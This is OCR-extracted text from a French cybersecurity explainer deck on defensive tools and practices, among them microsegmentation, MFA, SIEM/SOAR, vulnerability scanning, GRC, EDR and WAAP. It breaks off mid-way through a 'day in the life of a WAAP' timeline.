
MICROSEGMENTATION: ISOLATION RÉSEAU ET PRÉVENTION DU MOUVEMENT LATÉRAL

** RÉSEAU PLAT (CLASSIQUE)



ATTAQUANT SE DÉPLACE LIBREMENT

** RÉSEAU MICROSEGMENTÉ




ATTAQUANT CONFINÉ,
MOUVEMENT LATÉRAL BLOQUÉ

Source: illumio

Illumio

3. Gestion des identités et des accès (IAM)

- **MFA (Authentification Multi-Facteurs) :** Ajoute une couche de sécurité indispensable (code SMS, application mobile) en plus du mot de passe pour prévenir les accès non autorisés. Konica Minolta
- **Gestionnaires de mots de passe :** Permettent aux collaborateurs de générer et stocker des identifiants complexes, réduisant drastiquement le risque lié aux mots de passe faibles. POWERiti



GESTIONNAIRES DE MOTS DE PASSE

Génération, stockage et sécurisation des identifiants pour réduire les risques

ÉTAPE 1 : LA PROBLÉMATIQUE


Risque élevé de mots de passe faibles et réutilisés

ÉTAPE 2: LA SOLUTION - LE COFFRE-FORT

COFFRE-FORT SÉCURISÉ

Centralise, chiffre et stocke tous les identifiants avec un mot de passe maître unique

ÉTAPE 3 : LE RÉSULTAT - SÉCURITÉ RENFORCÉE



Accès simplifié, protection contre les cybermenaces, conformité

CYBERSECU INSIGHTS

Source: Notions Fondamentales de Cybersécurité

4. Supervision, analyse et gouvernance

- **SIEM (Security Information and Event Management) :** Centralise et analyse les logs (journaux d'événements) de tous vos outils de sécurité pour détecter des corrélations suspectes qu'un outil seul ne verrait pas. Akamai
- **SOAR (Security Orchestration, Automation and Response) :** S'intègre au SIEM pour automatiser les réponses aux incidents récurrents, permettant une intervention ultra-rapide sans intervention humaine manuelle. Akamai
- **Gestion des vulnérabilités :** Utilisation de scanners (comme Nessus ou OpenVAS) pour auditer vos systèmes et corriger les failles avant qu'elles ne soient exploitées. Everping
- **Outils GRC (Gouvernance, Risques et Conformité) :** Logiciels (ex: RSA Archer) qui aident à structurer la gouvernance et à suivre la conformité aux réglementations (RGPD, ISO 27001, DORA). Everping

SIEM (SECURITY INFORMATION AND EVENT MANAGEMENT): CENTRALISATION ET ANALYSE DE SÉCURITÉ

Détection de corrélations suspectes à partir de multiples sources de logs

Source : Notions Fondamentales de Cybersécurité

SOAR (SECURITY ORCHESTRATION, AUTOMATION AND RESPONSE): RÉPONSE AUX INCIDENTS ULTRA-RAPIDE


Intégration avec le SIEM pour automatiser les réponses aux incidents récurrents

Source : Notions Fondamentales de Cybersécurité

GESTION DES VULNÉRABILITÉS

Audit des systèmes et correction des failles pour prévenir les exploitations

ÉTAPE 1: DÉCOUVERTE ET AUDIT



ÉTAPE 2: ANALYSE ET ÉVALUATION

Classe les failles par sévérité, identifie les risques critiques

ÉTAPE 3: CORRECTION ET REMÉDIATION

Corrige les failles avant qu'elles ne soient exploitées

CYBERSECU INSIGHTS

Source : Notions Fondamentales de Cybersécurité

Outils GRC (Gouvernance, Risques et Conformité)

Gouvernance

Outils GRC qui structurent la gouvernance, définissent les politiques et les responsabilités

Gestion des Risques

Identification, évaluation et mitigation des risques

Conformité

Suivi et assurance de la conformité aux réglementations (RGPD, ISO 27001, DORA)

Structuration GRC

Pistes d'audit

6. ANNEXES TECHNIQUES

IDEO·LAB

WAAP


IDEO·LAB

LE WAAP EXPLIQUE

- 1. Protection des Applications et API (Le virage WAAP)
- 2. Outils de Protection et Détection (Le socle technique)
- 3. Gestion des Identités et Sécurité des données
- 4. Approche Organisationnelle
- 5. Les quatre piliers du WAAP
- 6. Une journée dans la vie d’un WAAP
- 7. Comment expliquer le WAAP à vos clients ?

IDEO·LAB

DIAGRAMME EXPLICATIF : WAAP (Web Application and API Protection)



1. Protection des Applications et API (Le virage WAAP)

Alors que le **WAF (Web Application Firewall)** est le gardien traditionnel qui inspecte le trafic HTTP pour bloquer des attaques classiques (injections SQL, XSS), le **WAAP (Web Application and API Protection)** représente aujourd'hui une évolution holistique indispensable. OGO Security

- **Différences clés :** OGO Security
  - **WAF :** Se concentre principalement sur les menaces web connues via des signatures. OGO Security
  - **WAAP :** Intègre une protection unifiée comprenant le WAF, la sécurisation des API, la gestion avancée des bots (via IA et analyse comportementale) et une protection anti-DDoS robuste. OGO Security
- **Pourquoi est-ce populaire :** Le WAAP est "cloud-native" et s'adapte à la complexité des microservices et des API que le WAF traditionnel ne comprend pas toujours. OGO Security

IDEO·LAB

L'évolution holistique indispensable : du WAF au WAAP


WAF
(Web Application Firewall)

- Inspection du trafic HTTP
- Blocage des attaques classiques (Injections SQL, XSS)
- Basé sur des signatures

Évolution

Cloud-native et adaptable à la complexité des microservices et des API

WAAP
(Web Application and API Protection)



Environnement moderne (Cloud-native, Microservices, API)

Intègre le WAF + Protection unifiée

2. Outils de Protection et Détection (Le socle technique)

Pour renforcer la sécurité au quotidien, les organisations s'appuient sur ces outils essentiels :

- **EDR (Endpoint Detection and Response) :** Outil crucial pour les postes de travail. Il détecte les comportements anormaux, isole les terminaux compromis et permet une analyse post-incident. Fortinet
    - Exemples populaires : CrowdStrike Falcon, Microsoft Defender for Endpoint, SentinelOne. Everping
- **NGFW (Pare-feu nouvelle génération) :** Bien plus qu'un simple filtre, il inspecte les paquets avec du machine learning pour stopper même les attaques "zero-day" et peut gérer les connexions VPN. Fortinet
- **Protection DNS :** Une couche de défense supplémentaire qui empêche les employés d'accéder à des domaines malveillants ou des sites de phishing. Fortinet

IDEO·LAB

Les piliers de la sécurité au quotidien pour les organisations

EDR
(Endpoint Detection and Response)

Postes de travail


- Détection des comportements anormaux
- Isolement des terminaux compromis
- Analyse post-incident

Exemples populaires : CrowdStrike Falcon, Microsoft Defender for Endpoint, SentinelOne

Everping

NGFW
(Pare-feu nouvelle génération)

Réseau



- Inspection de paquets avec machine learning
- Blocage d'attaques "zero-day"
- Gestion des connexions VPN

FORTINET

Protection DNS

Sécurité de navigation

- Couche de défense supplémentaire
- Empêche l'accès aux domaines malveillants
- Bloque les sites de phishing

FORTINET

3. Gestion des Identités et Sécurité des données

La compromission des identités est l'un des vecteurs d'attaque les plus fréquents. Cybermalveillance.gouv

- **MFA (Authentification Multifacteur) :** C'est la mesure la plus efficace pour empêcher l'usurpation de compte, même en cas de vol de mot de passe. Cybermalveillance.gouv
- **Gestionnaires de mots de passe :** Outils professionnels pour centraliser et sécuriser les accès. Everping
- **Sauvegardes isolées (immuables) :** Indispensables contre les ransomwares ; elles garantissent que, même si le réseau est chiffré, une copie saine reste disponible pour la restauration. Everping

IDEO·LAB

La compromission des identités est l'un des vecteurs d'attaque les plus fréquents. Cybermalveillance.gouv

1. MFA (Authentification Multifacteur). C'est la mesure la plus efficace pour empêcher l'**usurpation** de compte, même en cas de vol de mot de passe.

Cybermalveillance.gouv

2. Gestionnaires de mots de passe. Outils professionnels pour centraliser et sécuriser les accès.

Everping

3. Sauvegardes isolées (immuables). Indispensables contre les ransomware ; elles garantissent que, même si le réseau est chiffré, une copie saine reste disponible pour la restauration.

Everping

4. Approche Organisationnelle

La technique ne suffit jamais isolément. Une organisation mature complète ses outils par : Everping


- **Sensibilisation et formation :** La messagerie électronique reste le point d'entrée n°1. Former les collaborateurs au phishing est une défense autant qu'un outil technique. Everping
- **Supervision (SOC/SIEM) :** Centraliser les journaux de logs de tous les outils (EDR, WAF, VPN) pour avoir une vision globale et détecter des corrélations d'attaques. SentinelOne
- **Audit et Pentest :** Utiliser des outils comme Nessus (vulnérabilités) ou Metasploit (tests d'intrusion) pour identifier ses propres faiblesses avant les attaquants. Everping

IDEO·LAB

La technique ne suffit jamais isolément. Une organisation mature complète ses outils par : Everping

1. Sensibilisation et formation. La messagerie électronique reste le point d'entrée n°1. Former les collaborateurs au phishing est une défense autant qu'un outil technique.

Everping



2. Supervision (SOC/SIEM). Centraliser les journaux de logs de tous les outils (EDR, WAF, VPN) pour avoir une vision globale et détecter des corrélations d'attaques.

SentinelOne

3. Audit et Pentest. Utiliser des outils comme Nessus (vulnérabilités) ou Metasploit (tests d'intrusion) pour identifier ses propres faiblesses avant les attaquants.

Everping

5. Les quatre piliers du WAAP


- **Le WAF (Web Application Firewall) :** C'est le socle historique du WAAP. Il agit comme un filtre intelligent qui inspecte le trafic HTTP(S) entrant pour bloquer les attaques classiques telles que les injections SQL, les failles XSS (Cross-Site Scripting) et autres vulnérabilités documentées.

- **La protection des API :** Dans un monde où les applications communiquent via des API, ce pilier est crucial. Il permet de sécuriser ces interfaces contre les accès non autorisés, les abus de logique métier et les tentatives d'exfiltration de données, en validant les requêtes et en assurant la conformité des flux.

- **La gestion avancée des bots :** Ce pilier utilise l'intelligence artificielle et l'analyse comportementale pour distinguer le trafic humain légitime du trafic automatisé malveillant. Il permet de stopper efficacement le "scraping" de données, le bourrage d'identifiants (credential stuffing) et autres activités automatisées nuisibles.

- **La protection anti-DDoS :** Pour garantir la continuité de service, ce pilier assure la résilience de l'organisation face aux attaques par déni de service distribué. Il détecte et absorbe les pics de trafic anormaux pour maintenir l'accessibilité des applications et des API face aux tentatives de saturation.

L'Architecture WAAP Intégrée : Piliers et Fonctionnalités



1. Le WAF (Web Application Firewall)

Le socle historique du WAAP. Filtre intelligent inspectant le trafic HTTP(S) entrant pour bloquer les attaques classiques (Injections SQL, failles XSS, autres vulnérabilités documentées).

2. La protection des API

Crucial dans un monde d'applications connectées. Sécurise les interfaces API contre les accès non autorisés, les abus de logique, et l'exfiltration de données.

3. La gestion avancée des bots

Utilise l'IA et l'analyse comportementale pour distinguer le trafic humain du trafic automatisé illant. Stoppe le scraping, credential stuffing et les activités malveillantes.

4. La protection anti-DDoS

Garantit la continuité de service. Assure la résilience face aux attaques par déni de service distribué. Détecte et absorbe les pics de trafic pour maintenir l'accessibilité.

Basé sur les concepts de image_3b6d1e.jpg.

IDEO·LAB

Une journée dans la vie d'un WAAP

08:00

Threat Intel
Mise à jour des signatures et des bases de renseignement.

12:00

API Inspection
Analyse comportementale et validation des schémas.

18:00

